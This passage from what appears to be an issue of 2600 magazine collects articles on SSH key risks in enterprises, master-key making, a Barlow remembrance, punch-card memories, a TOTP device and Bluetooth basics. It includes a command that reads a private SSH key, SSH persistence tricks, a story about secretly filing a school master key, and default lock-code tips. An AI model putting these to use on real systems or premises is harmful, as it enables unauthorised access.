I consider these devices to be computers, not phones, so the price was not really a deciding factor beyond how it affected our budget. My perspective might be colored by the fact that I'm old enough to still be amazed by the technology we have. I was thrilled to be able to buy a real computer for only $1000 a few years after my son was born. Yes, it was only a VIC-20, but the Apple was over $3000. Every computer I've ever bought or assembled has cost $1500-$3000, so $1500 for a real, Internet-connected computer that fit in my pocket was really a no-brainer. Being a programmer, I was also not put off by the initial lack of utility. Other than big things like voice assistance, I know I can work around or develop my own solutions for the things I really miss.

So far, I've managed to find alternatives or workarounds for everything except Tasker, an automation tool. There are alternatives, but they are not nearly as capable as Tasker, so I'm going to have to start writing "real" software instead of building Tasker scripts. The only function provided by an app that I've had to do without completely is Prairie Coordinates. As a volunteer firefighter, I used this to convert Township-based land locations to GPS coordinates for navigation. Now I have to pull out the paper map like everyone else.

If I had a true need for apps available only on Play Store, I would not have elected to go with COS. As I mentioned earlier, F-Droid is the default place to get apps. Amazon App Store is also available, although selection is still limited and may not be suitable for the truly privacy conscious. If you really need both COS and Play apps, Yalp, available on F-Droid, will get you access to Play Store. I haven't tried it, mostly because use of Yalp seems to be against Google's terms of service. I don't think Google has ever banned Yalp or Yalp users, but, for me, that's not really the point.

The Pixel camera hardware is pretty good, but neither the default app nor anything I could find on F-Droid really takes full advantage of its capabilities.

Android Wear is not available. Gadgetbridge, available on F-Droid, enables the use of some wearables, but with reduced function. For example, I thought the killer feature of my Pebble was the ability to send canned replies to incoming messages. That feature is available when Gadgetbridge is running on the stock Pixels, so COS notification security must be getting in the way.

I didn't even try switching to Silence. A few years ago, I convinced some key contacts to switch from their default SMS apps to Signal. I don't want to start that all over again, so I just grabbed Noise from F-Droid. Noise is an alternative build of Signal that is fully interoperable with stock Signal.

I've been getting COS updates about once a week. In addition to direct COS enhancements, the updates include security patches from ASOP and elsewhere. COS, at least on the Pixel line, is now based on Oreo, the latest from Google. I'm on the stable channel, but it's easy to switch to the beta channel if you want to. Personally, I'm not quite ready to go beta on my only phone.

The update process is trivially simple, at least from the user's point of view. COS comes with automatic updates turned on for all connection types. Updates are pushed as deltas (difference between current install and updated version) to minimize traffic. They are downloaded and installed in the background.

COS takes full advantage of modern A/B technologies so that the only downtime is for a very quick reboot. Even that reboot can be set to happen automatically when the system is idle. If the reboot fails for some reason, the A/B system means that it just automatically reboots again, this time to the previous version.

Conclusion

Overall, I'm very happy with my decision to go with COS. My personal attack surface has always and will always be my responsibility, but I'm grateful to have smarter people than me trying to make sure that I'm starting on a solid foundation.

While it's definitely not for everyone, COS should be a welcome addition to the operating system space. It's not the only Android-based OS that claims to provide improved security and privacy, but it's probably the easiest one to get into if you can handle the price. *Shout-out to The Revisionists*.

```
$ cat ~/.ssh/id_rsa.pem
-----BEGIN ARTICLE TITLE-----
```
SSH Keys and Challenges in Enterprise Environments
```
-----END ARTICLE TITLE-----
```

by Patric Schmitz
Pat@cyber-schmitzel.net

The Secure Shell protocol was invented in 1995 to overcome the lack of strong, encrypted authentication of remote tools like telnet, rlogin, rsh, and similar protocols. Security improvements have been implemented in version 2, which was released in 2006. More detailed information on SSH can be found in RFC 4251, RFC 4256 (and a couple of other RFCs, but these are the basic ones), and a web search.

This article will focus on the SSH-2 protocol, which basically utilizes a Diffie-Hellman key exchange and public key cryptography to authenticate the remote computer. The user can authenticate either via passwords, or as well by a public key authentication.

In general, SSH keys are known to be more secure than a password authentication, since when using SSH keys no password is being transmitted over the wire at any point in time. It is important to note though that the authentication method has no influence on the security of the connection itself.

To authenticate with a private key, the client will first send the user ID to the server, which will then refer to the corresponding authorized_keys file (the location and the file can be set in the sshd configuration file, so it's not necessarily authorized_keys), utilize the contained public key to encrypt a random number, and send it back to the client. The client will be able to decrypt the value with the correct private key, calculate a hash value of the number, and send this back to the server. The server can now compare the hash values and, if these match, the user is authenticated.

Private keys can and should in any case be protected with a passphrase. A passphrase is nothing different than a password, hopefully longer.

Since it is, of course, more secure not transmitting passwords over the wire at all - and, if protected by a decent passphrase, the private key might be better secured as well - there are still a lot of challenges that SSH keys cause in

enterprise environments. I'm not necessarily trying to come up with solutions for these challenges, but want to try to help admins face these and help them to come up with decent processes and workflows. Since I have seen quite a few enterprises using SSH key authentication, I can tell there are many misunderstandings and sometimes even thoughts that haven't popped up before when talking to administrators.

I want to stress again that the SSH connection initiated with SSH keys is *not* any more cryptographically secure than the one with password authentication. While this seems to be a no-brainer, I've met too many IT people who really think that it is. It is just another way to authenticate, which for sure has advantages. So in any conversation, I try to find out the reasons why people insist on using SSH keys to authenticate.

Now let's dig a little deeper into the challenges of SSH keys in an enterprise environment. When using SSH keys yourself to log on remotely to your box at home, to one in the cloud, or to any device supporting it, it is your responsibility to know which key you use for which account. Maybe you just use one single key for every device, protect the private key with a strong passphrase, and keep it in a secure place. But what happens in an enterprise environment? There are several - sometimes hundreds or even thousands of users - with one or more key pair. One challenge is the private key security. As you already knew, or read further above in this article, the server just receives a hash value of an encrypted random number it sent to the client. The server does not know about the private key security. Is it protected with a passphrase? There is no control on the server if the private key is protected or if the passphrase is strong enough. It's completely up to the user. And users sometimes tend to be lazy. So they might use a passphrase... or not. We cannot put any technical mechanism in place to enforce a passphrase on a private key.

A private key is a file and, in contrast to a password, has to be stored somewhere. With passwords, it's nowadays quite commonly known that you shouldn't write those on Post-its and stick those to your screen or place them under the keyboard. But where to store your private key? In combination with the fact that there is no way to enforce passphrase protec-

tion for the private key in common SSH implementations, this can become a security risk.

This is especially true since the public key authentication is not bound to a named user account. A named user account is an account that belongs to an identity, so it's linked to a real human being. A generic account is an account like, for example, root, which is not exclusively connected to a single identity.

Whatever public key is in the authorized_keys file on an account will enable the corresponding private key to log in as this account. There is no difference in behavior for named or generic user accounts here. So someone who once had access to an authorized_keys file could place his public key in it and now log on as someone else - authenticated, not being highlighted in any log file as an attack. This might work for years without the real user noticing, since often there is not a process in place to force a user to change his key pair on a regular base. This could almost turn a named user account into a generic one. I've seen people, especially in automotive R&D, add colleagues' SSH public keys to their authorized_keys file (which is owned by the user/account) to enable them to work on their projects when they are off sick or on vacation.

For generic accounts, it's even hard to find out if a key in the authorized_keys file is supposed to be in it or not. A public key entry in the authorized keys cannot be identified or connected to the user that once created it. There is a comment field for the entry, but that can be altered to whatever value, or just left blank. (Hohoho santa@northpole.xmas now has access to root on several machines... let's go out and find him!) In a grown IT landscape, it is very hard to identify which public keys are wanted and could be marked as "approved" or "known" and which are not.

How do we know if an entry is used by an application for automation, by an entitled co-worker, by someone who already changed departments years ago, or maybe even by an attacker?

In most cases, it is very risky to remove entries from authorized_keys files, since they might really be used by applications, scripts, or something like that, and then it would be hard to find out what else will fail when we remove the entry. So oftentimes, these entries are just left alone.

# Unlocking the Secret of Keys

by James Hunter

As a teenager, I was always interested in locks and keys, and always wanted to learn more about them. My biggest leap forward came from garbage picking! Specifically, when walking home from school, I would go down a back laneway behind a hardware store and go through their garbage bin. One day I hit the jackpot! They were throwing out binders full of information about multiple keying systems.

A single key system has two pins in each cylinder and they must all line up in order for a key to open the lock. Only one key can open this lock.

A master keying system is more flexible. The system works like this in our high school: There could be a key that only works on one door, or a key that works for a whole department such as the math department, or a key that works on all doors in the school. Typically, a department head would have the key for his department, and the principal would have a key for the whole school.

The binders had pictures of cut open locks, showing how the various keys worked. Each of six cylinders could have multiple pins in them. By filing down a key blank, I could "consume" all the pins (except the top one) and make a master key.

My first step was to acquire a key blank (or several). This can be done either from a hardware store if you tell them you are studying locksmithing or by mail order.

My next challenge was to secure a lock, make a master key, and return the lock. I did this one weekend, taking away a lock from a washroom and putting in a dummy lock.

Then I placed the lock in a vise and carefully removed each row of pins, making sure to keep the correct order. This is the most crucial step, since if you mix up the pins, the original key will not work. There has to be a pin at the top and a spring, then the remaining pins are on the bottom.

Once I'd done this, it was a simple matter to file the key for each pin location for the depth to make a master key. I then had to reassemble the lock with the pins in the proper order.

Once I had my key, I replaced the lock and they were none the wiser. This key let us discover and explore all kinds of cool areas of the school, such as the steam pipe tunnels in the subbasement and the disused greenhouse on the roof. We also explored crawl spaces in the ceiling of the auditorium where there was access to change light bulbs several stories up!

These days, all this information can be looked up on the web. One trick I especially like is opening the five pin button manual door locks by Simplex. A few tricks with these: The default code coming from the manufacturer is 2-4, 3 (press 2 and 4 at the same time, then 3). When installing the locks, often people fail to change the default code. The other trick is that on the most used buttons, the numbers are shiny from people pressing them so often. This reduces the combination of buttons to press and makes it easier to guess the combination.

EFFecting Digital Freedom

Remembering John Perry Barlow

by Jason Kelley

John Perry Barlow's vision, writing, and hopefulness helped set the tone for the Internet that we have today. A lot of people in the late 1980s, including those in power in the government and in corporations, saw "cyberspace" as simply a toy or hobby. Barlow, then a rancher and sometime lyricist for The Grateful Dead, realized in contrast that it offered something much greater. Connecting to online communities like The WELL from his ranch in Wyoming, he saw the Internet as a place where physical distance and even physical bodies no longer mattered, and recognized that the technology could create a kind of connection that humans had been craving.

He saw communities developing around these "frontier villages," and he also saw that the early adopters of the Internet - a group made up mostly of engineers, coders, and people hacking their way around Cyberspace - needed allies in the civil liberties world. As governments and corporations began to take the Internet more seriously, they also began to clamp down on what it could be used to do and chill the ways it might be used in the future. Early raids on BBS users by the Secret Service and the FBI, and shutdowns of online newsletters like Phrack, made it clear to Barlow that the Internet's promise could be crushed if it had no defenders. In his words, it "could be a fundamental place of freedom, where voices long silenced could find an audience," or a place where government "limited free speech, conducted improper seizure of equipment and data, used undue force, and generally conducted itself in a fashion which is arbitrary, oppressive, and unconstitutional."

Hackers were under scrutiny at the moment, but the Internet, in Barlow's mind, could offer so much to humanity that the promise, and the danger, applied to far more than just those at the fringes. He also understood that "hacking" wasn't something to be feared, but something intrinsic to human nature: "Far more than just opposable thumbs, upright posture, or excess cranial capacity, human beings are set apart from all other species by an itch, a hard-wired dissatisfaction. Computer hacking is just the latest in a series of quests that started with fire hacking. Hacking is also a collective enterprise. It brings to our joint endeavors the simultaneity that other collective organisms... take for granted. This is important, because combined with our itch to probe is a need to connect."

As soon as Barlow understood the threat posed by these shutdowns and raids, he got to work. As he put it, during a lengthy 1990 interview with 2600's radio program Off The Hook (then called The Fifth Corner), "Whenever you've got an agency of the government that's out of control, the best thing you can do is invoke another part of the government against it. And in this case, fortunately, you've got the judiciary." He co-founded the Electronic Frontier Foundation with Mitch Kapor that year to defend the Internet from and explain it to the vast majority who didn't understand it, and to talk about it as a place of freedom so we might have a hope of building it that way. In his most well-known essay, the "A Declaration of the Independence of Cyberspace," he dreamt of a stateless frontier where "all may enter without privilege or prejudice accorded by race, economic power, military force, or station of birth" and "where anyone, anywhere may express his or her beliefs, no matter how singular, without fear of being coerced into silence or conformity."

We may not have the web Barlow wanted, but much of the freedom we do have there is thanks in no small part to his philosophy and effort throughout the Internet's early days. He helped carve out a space for people to fulfill that dream, and inspired them to do so. It's difficult to overstate the significance of those battles: Freeing encryption from government control and establishing that the Internet was a place of free speech - and that code itself was protected by the First Amendment - were fundamental to the Internet's growth and to protecting its users, especially the curious tinkerers and hackers on the digital frontier. Security researchers, programmers, and developers exploring cutting-edge technology would likely not be protected in their work without the precedents and ideas Barlow helped set in motion. He saw that as technology changed; education, legal defense, and providing policy advice to people considering computer crime legislation would be necessary, and it continues to be a large part of EFF's work.

Of course, it's no longer only the civil liberties of the early adopters that must be protected. Barlow saw that his high hopes might not come to pass, but made a conscious decision to focus on the Internet's potential, and to consistently remind us that we were in control, writing: "I knew it's also true that a good way to invent the future is to predict it. So I predicted Utopia, hoping to give Liberty a running start before the laws of Moore and Metcalfe delivered up what Ed Snowden now correctly calls 'turn-key totalitarianism.'" His goal was to ensure that a humane, supportive, connected Internet could get that running start.

His wisdom will be instrumental in keeping up the fight for decades to come, and he will always be an integral part of EFF. He helped set the tone for the Internet, and inspires everyone who fights for a better one today.

Read our collection of Barlows writings at `https://www.eff.org/john-perry-`↪`barlow`.

Hacking Our Attitudes
The Key to Being a Better Attitude Trumper

by Dufu

After reading Jeffrey H. MacLachlan's "VR Trumpers" article in 34:2, I realized I finally had to say something about something. Are you ready for something?

There is a trend in the USA that is troubling to me lately. By lately, I will betray my age a bit by saying that it has been happening with increasing frequency since at least the Bill Clinton years, although I was less aware of it back then. I see an increasing ability for people to voice their apparent hatred for a political candidate through means that blatantly disrespect fellow human beings - all without care for the person standing next to them or with remorse if they offend someone else. I am convinced that there are smart, logical human beings all around me. Now, to be fair, there is also an abundance of not-so-smart, not-so-logical folks too, but let's just ignore them for the purposes of this write-up. They self-identify without the need for politics quite often.

Having lived in a suburb of New York City for virtually all my life, I have met highly educated people who lean strongly to the liberal side of politics quite often. I have also met highly educated people who lean strongly to the conservative side of politics. Being a low-level, but surprisingly diverse location, world traveler, I have met the same basic groups of people around the world in places like Hawaii, West Africa, Europe, and Arkansas. So this trend had me troubled.... Here is why: I have some very strong political opinions. They are based on my personal logic circuits and life learnings. Yet, taking an opinion to heart put me squarely at odds with the folks on the other side of the political fence. The only thing I could identify that the left and right have in common is our distrust of those in powerful positions who lack accountability and transparency. A strong dislike or hatred of those who act poorly in their dealings on our behalf as supposed public servants. Ptooey!

So about three or four years ago, I finally spent some time and effort and hacked my own thought processes and response methods. I took on my mental conflict and processed it until I found a place where I could handle the input and output without finding a conflict or error routine if you will. I budgeted around 32k of mental bitcoin-ish energy units and would estimate that it likely took closer to 65536k to get comfortably into the routines without errors popping up. I realized something. Every time I take an absolute stance on a debatable issue in politics, I am essentially saying I am smarter than the guy or gal next to me who disagrees with me. I was disrespecting the folks on the other side of the fence by essentially calling them idiots! It was clear to me that if I came out and took an immovable, closed-minded stance to anything that someone else disagreed with, I was likely sending a message that said, "My logic paths and knowledge is greater than yours!" or "I'm too closed-minded to even consider your ability to process this issue properly."

This realization helped me to share my opinions with more respect for the fellow human beings around me. It has made me less confrontational and has helped to spur on some great discussions where I learned something from someone else or was able to teach something to someone. Had I not changed my stance, we would simply have been arguing, rather than discussing and learning. Hate would have won and the world would be a worse place because of it.

I say all of this for two reasons. First, *2600* seems to be clearly picking a political side these days. That is troubling to me since I have been reading the writings of fellow hackers in *2600* since the days of 300 baud communications. It is also troubling because when a publication clearly picks a side, rather than addressing issues only, it ostracizes an entire group of people. In this case, *2600* is separating itself slowly from the seasoned, old school hackers who still follow the publication as they are more likely to lean right.

Second, and this supports the first reason more than anything else, is that I read the "VR

Trumpers" article twice looking for true hacker content. While I did find some keywords and phrases which thinly veiled the author's true motivation for writing the article, it was clear to me that the piece was written simply to bash Trump. Now that's fine and good if Jeffrey wants to do that, but I cannot believe that *2600* is allowing themselves and their content to be diluted and polarized in such a way! I have read other anti-Trump posts and been fine with them as clearly labeled opinion pieces, but when an "article" comes across my eyes that is supposed to inject information and knowledge into me and it's clearly designed as a smoke screen for a political bitching session, I'm not a happy subscriber.

I want to encourage *2600* and its readers to stick to the issues and the technology. Opinions can be shared, of course! When politicians act like idiots, there may be no better way to hold these oxygen thieves accountable than to expose their actions and policies and weaknesses. But to write an article that read a whole lot more like fiction than anything else simply to bash a candidate, and to do so with no perceivable useful information on the political front... that is just simply a waste of paper (or electrons) in my opinion.

Now here comes the surprise! I'm not a Trump supporter. To be fair, I wasn't an Obama supporter either. Frankly, my political thoughts were not well formed prior to Obama (my head was in the sand, I'm sorry to say). I can't say I have really supported anyone. What I support now is clear, though. If you talk to me, I'll do my best to respectfully discuss the importance of returning to voting for politicians who realize it is an honor to serve in office. A return to a place where politicians

expect less than the average citizen they represent as true public servants. I'd love to see politicians supported who truly sacrifice to be in office because their heart is in the right place rather than in the next electoral cycle. A return to a place where more power and influence automatically means more transparency and accountability. And more than anything else, a return to a place were we can respect our friends and neighbors even if they have a different opinion than ours.

Oh, and maybe *2600* can refrain from publishing articles that are not about making progress, exposing lies, hardening systems through pen testing, and things such as that. Jeffrey's article was nothing more than left wing entertainment and *maybe* a look into the capabilities of VR units for those unfamiliar with the scene. In all the years of reading every last issue from the first to the current, I've never been disappointed by such an off focus article. No offense meant Jeffrey, but your writings were better suited for a different publication, I guess.

Is *2600* lacking articles and writers that badly? One part of me says "I hope not" while the other part of me says "Hopefully to the degree that they actually publish this article."

You can become a better person by reprogramming your response methods even if you don't change your opinions much. Hack your attitudes. Hack your life! Hack it all!!! If you are not sure of your weaknesses that need to be hacked, ask some close friends for an honest review of your attitudes and habits - especially your friends who you disagree with politically. You are wise enough to keep some of those around, right?

HISTORIC HACKING

by Huntech

A lot has happened in the computer world in my lifetime! This article is meant to show you just how far computers have come.

I'm now 57 years old and in 1975/6 I was in grade 10 in high school. At that time, a forward-thinking teacher had created a computer science course at the high school. It's hard to believe, but we didn't have any computers in the class - we were using the Board of Education's mainframe computer (which was located at the Board office several miles away). Note that this computer did not have a screen or keyboard for us to use: we typed our programs using a huge keypunch machine onto keypunch cards.

Keypunch machine

We had three keypunch machines in a separate room down a hallway at the school. Here's how it worked: You would first write out your program with pencil and paper. When you thought it would do what it was supposed to, you would type it onto punch cards: one card per line. So, for example, a card might have the text: "for I = 1 to 10". Note that we were programming in the evil language Fortran which is used mostly for mathematical calculations.

You would put a stack of blank cards in one slot on the machine, it would feed in a card, you would type your line on the keyboard and it would punch the card. If you made a typing mistake at this time, you would have to re-type the card. Once the program was complete you would have a stack of cards held together with an elastic.

Now to run the program, it would have to be couriered to the board office (which took one or two days), they would have to run the program (which took one or two days), and the results would have to be couriered back to the school (which took one or two days). So turnaround time was usually one week.

Punch card

Normally what would happen is that there would be a typing error that you didn't catch (for example, the line above might have been typed in as "Fer I = 1 to 10"). This would result in an

Figure 4. Card Codes and Graphics for 64-Character Set

error and you would have to fix the error and re-submit the cards (which would take a week). Then you would likely have a logic error (for example, forgetting to define a variable or having an endless loop). This would require you to fix the error and re-submit the cards (which would take a week).

So it could take a few months to get a simple program to work properly. To run the programs at the board office, they would put your stack of cards into a hopper which would quickly read them all and the results would come out on a mainframe printer. Typically, several pages of text would print. God help you if you had an endless loop which could chew through tons of pages of paper.

Now being forward thinking students, we got permission to go to the board office and run the programs ourselves. So in one evening, we were able to run all the assignments for the whole year! While at the board's computer room, we noticed that there was a printer loaded with the paper for the mid-term report cards. This was a golden opportunity for us to create look-alike report cards with teachers' nicknames, great marks for ourselves, and comments such as "best student in class."

Mainframe printer

From that start, we found we could go the university's computer room and run programs there, so we had quite a lot of fun in those days running printer art. This was made by using a series of characters (and white space) to print a picture that from afar would look like something (such as a nude female or a picture of President Kennedy).

43

```
                XXXX111XXXXXXXXXXXXX
              XXX1XXXXXXXXXXXXXXXXXXXXX1
            XXXXX1XXXXXXX1XXXXXXX1XXXXXX1
            ..11XX11XXXXX1XXXX11.1,1XXXX11
            ..1111XX1XXXXXX1XXXX1,11,1XXXXX11
          ..111,X1XXXXXXXX,1XXXX1XXXXXXX,1.
          ...1X,,.XXXXXXXXX.XXXXXXXXXXX,XXX1.
          ....1X.1XXXXXXXXXXXXXXXXXXXXX1,XXXX1
          .... X.XXXXXXXXXXXXXXXX  ,, 1XXXXXX1
          ..11,  ,,,, ,   ,,,,       1XXXXXX1
          ..1.1.....                 ,1XXXXX1
          1..11....•                1,XXXXX1
          .111....•                 .1XXXXX
          11....                    .1XXXXX
          .         ....11    ...... 1XXXXX
          111  .11    XXX   11,  .. 1 .XXXX1,
          1.1   111 MM,  X    .1 MM ,.   X ,.1
          11,    11..1.1X    . ,,.,    .11, 1
          11XI         X1                111  1
          1XX          X1                .11 ,1
          1X, .1.    &X.              .11111..
          ,11....    &XXX.1XX.         ...11.
          11....  ,.. ,                ...1
          ,1...                        ...1
          1...   1..1I1II11..1        ...1
          ,1....  11.                 ..11
          ,1....  ,...,.               .111
          .1...                    . ..111,
          .I...                   1 ..1..XX11...
          ....111X1...             .11111, XXXXX11XI
          .....111XXXXXXX1111111......11111,  .XXXXXXX1MMM11.
       ..11XXXXXXXXXXXXXXXXXXX1111111111111,  .XXXXXXXMMMMMMMo
       .XXXXXXXXXXXXXXXXXXXXXXXX,1111111111,  .,.1XXXXXXXX1MMMMMMMM
       .XXXXXXXXXXXXXXXXXXXXXXXXX ,1111111111,  .,.1XXXXXXXX1MMMMMMMMMM
       .XXXXXXXXXXXXXXXXXXXXXXXXX  .111111, ., .XXXXXXXXX11MMMMMMMMMM
       .XXXXXXXXXXXXXXXXXXXXXXXXX  ,1111,,.  .XXXXXXXXXXX1MMMMMMMMMMM
       XXXXXXXXXXXXXXXXXXXXXXXX  .,WWW.  .XXXXXXXXXXXX.MMMMMMMMMMM
       XXXXXXXXXXXXXXXXXXXXXXXX.  .,WWWWWW .XXXXXXXXXXXX1MMMMMMMMMMM
       XXXXXXXXXXXXXXXXXXXXXXXX.  .WWWW  ,  .XXXXXXXXXXXX1MMMMMMMMMMM
       XXXXXXXXXXXXXXXXXXXXXXXX  1 ,WW  , XXXXXXXXXXXXX.MMMMMMMMMMM
       XXXXXXXXXXXXXXXXXXXXXXXX, 1.WWW,   . XXXXXXXXXXXXX MMMMMMMMMM
       MXXXXXXXXXXXXXXXXXXXXXXX...WWWWW.....XXXXXXXXXXXXXXMMMMMMMMMMMM


       FAREWELL TO JFK***

       HALF MASTED UNDER SADDENED SKIES.        ASK NOT WHAT YOUR COUNTRY
       THE EMBLEM OF HIS OFFICE FLIES.          CAN DO FOR YOU
       THE PEOPLE MORN WITH DISBELIEF.
       THE PASSING OF THE NATIONS CHIEF.        BUT WHAT YOU CAN DO
                                                FOR YOUR COUNTRY
       A NATIONS TEARS OF GRIEF ARE THERE,
       WE FEEL THE SADDNESS IN THE AIR,
       AN EMPTINESS HAS SET APART,
       THIS DAY WITHIN THE NATIONS HEART.

       HAIL TO THE CHEIF, ONE LAST SALUTE
       ALONG LIFES EVER SHORTENED ROUTE,
       COVER HIM AND LET HIM SLEEP,
       BENEATH THE TEARS, SO MANY WEEP.

       BENEATH THE FINAL PRAYERS WE SAY,
       TO REST HIS SOUL SO FAR AWAY,
```

Printer art

At university, I started by using the mainframe, but in my second year they had a system of terminals that fed data to the mainframe so you could work at a screen/keyboard. Later that year (1981), micro computers started showing up. We did our first work on punch cards at university. One time I had a large stack of cards in my backpack that got wet when I rode my bike home. They wouldn't read through the machine. Luckily, they had machines that could read damaged cards and make a copy of them.

The young people of today are very lucky to live in a time when computer technology is advancing so quickly and there are a lot more things that can be done on the computer.

CITIZEN ENGINEER

by ladyada@alum.mit.edu and fill@2600.com
Make Your Own Two-Factor Authentication Hardware Device

What is TOTP?

Having two-factor authentication on all your accounts is a good way to keep your data more secure. With two-factor authentication logins, not only is a username and password needed, but also a one-time-use code. There are a few different ways to get that code, such as by email, phone, or SMS. But my favorite way is to do it is via a "Google Authenticator" time-based OTP (one time password), also known as a TOTP.

Using an app on your phone like Authy or Authenticator, you set up a secret given to you by the service, then every 30 seconds a new code is generated for you. What's extra nice is that the Google Authenticator protocol is supported by just about every service and phone/tablet.

In our hacker household, Ladyada does not own a phone. A cell-phone jammer, yes. A cell phone, no. Fill is essentially the phone as

needed or a tablet can be used. Why purchase a phone just for two-factor authentication?

Luckily for us, the Google Authenticator protocol is really simple. You just need to be able to know the current time, and run a SHA1 hash with both a known secret (given to you by the online service) and the UNIX epoch time in seconds divided by 30 (so you have plenty of time between code-updates).

We built a simple device that does nothing but generate TOTPs, using CircuitPython - it's Python for microcontrollers! It uses a Feather ESP8266, which has Wi-Fi so it can connect to NTP to get the current time on startup, and a Feather OLED to display text nice and clearly. You can use an ESP8266 with just about any OLED, with some hacking.

Every time a new code is needed, click the reset button and, within two seconds, it displays the three most common TOTPs on hand (yes, it is that fast!)

Flash the Latest Version
of CircuitPython
(You'll Need v2.2 or Higher)

We're using the ESP8266 Feather, which means it has lots of memory and Internet capability. We use the Internet part to get the current time with NTP. Since the ESP8266 doesn't have native USB, we have to upload our code using Ampy, an open-source command line tool that "types out" the Python script and saves it to the ESP8266 Flash memory.

Once you've gotten Ampy working, you'll need a bunch of Python libraries to get the OLED working. Use Ampy to create a directory called "lib" and upload "adafruit_ssd1306. mpy", "adafruit_register", and "adafruit_bus_device" library folders (`https:// learn.adafruit.com/welcome-to- circuitpython/circuitpython -libraries`).

Then check with Ampy's ls command to verify all your files are in place!

Now you can download the main script to your computer and save it as "main.py".

The code is on GitHub along with an extended how-to (`https://github.com/ adafruit/Adafruit_Learning_ System_Guides/blob/master/ CircuitPy_OTP/main.py`)

Don't upload it via Ampy yet! The current file has fake tokens in it that need to be set. Before uploading, change these two lines to your network SSID and password:

```
ssid = 'my_wifi_ssid'
password = 'my_wifi_password'
```

You'll also need to get two-factor "authenticator tokens/secrets." Each site is a little different with regards to how they do this. For example, when you set up Gmail for two-factor authentication, it will show you a QR code, which is great for phones. For us, we need the base32-encoded token. Click the "Can't Scan It?" link or otherwise request the text token.

That string of letters and numbers may be upper case or lower case. It may also be 16 digits or 24 or 32 or some other quantity. It doesn't matter! Grab that string, and remove the spaces so it's one long string like ra4ndd2utl-totseol564z3jijj5jo677. Note that the number

0 and number 1 never appear, so anything that looks like an O, l, or an I is a letter. It doesn't matter if it's upper or lower case.

Now edit this section of the code. You can display up to three accounts on a Feather OLED. If you pad the name with spaces, the numbers will be right-justified, but it's not important - we are just picky. Here's our demo setup:

```
totp = [("Discord ",
➥ 'JBSWY3DPEHPK3PXP'), ("Gmail ",
➥ 'abcdefghijklmnopqrstuvwxyz
➥234567'), ("Accounts",
➥ 'asfdkwefoaiwejfa323nfjkl')]
```

If you want to test the setup first, you can keep the Discord entry, which is the "PyOTP" example token. Then, scan this with your phone in Authy or Google Authenticator.

OK, once you've set everything up, let's test! Run the program directly on the Feather with OLED attached using `ampy --port portname run main.py`.

You'll see it connect to your local network, get the time via NTP, then calculate and display OTP codes both on the OLED and on the serial port (you'll need to wait until the program is done to see the serial output).

If you do have a phone, check against your phone to make sure the codes are correct. Once you're satisfied, tweak these two lines to change the behavior. Then finalize by uploading main.py with Ampy's put command.

```
ALWAYS_ON = False # Set to true
➥ if you never want to go to sleep!
ON_SECONDS = 60 # how long to
➥ stay on if not in always_on mode
```

Good night and good luck!

Bluetooth Hacking 101

by Chuck Easttom

Introduction

Bluetooth is ubiquitous. You probably sync your phone with your car via Bluetooth. That is just one example of how Bluetooth technology can be found throughout our daily lives. Laptops, smart phones, tablets, cars, and all sorts of devices are Bluetooth-enabled. It is my hope that you will read this article with an eye towards testing the security of your own Bluetooth devices, rather than trying to breach others' Bluetooth (which is a crime).

The Bluetooth standard was developed by the Bluetooth Special Interest Group, which includes over 1,000 companies including Siemens, Intel, Toshiba, Motorola, and Ericsson. The IEEE standardized Bluetooth as IEEE 802.15.1, but no longer maintains the standard. The main advantage of Bluetooth is its ability to discover Bluetooth devices that are within range. This is precisely why it has become so common.

Bluetooth is a type of near field communication (i.e., limited range) that operates at 2.4 to 2.485 GHz and uses spread spectrum, frequency hopping at 1,600 hops per second. For readers not familiar with spread spectrum frequency hopping, that essentially means that the signal is hopping between frequencies in a given range. Bluetooth devices have a 48-bit identifier assigned by the manufacturer that is similar to a MAC address for a network card.

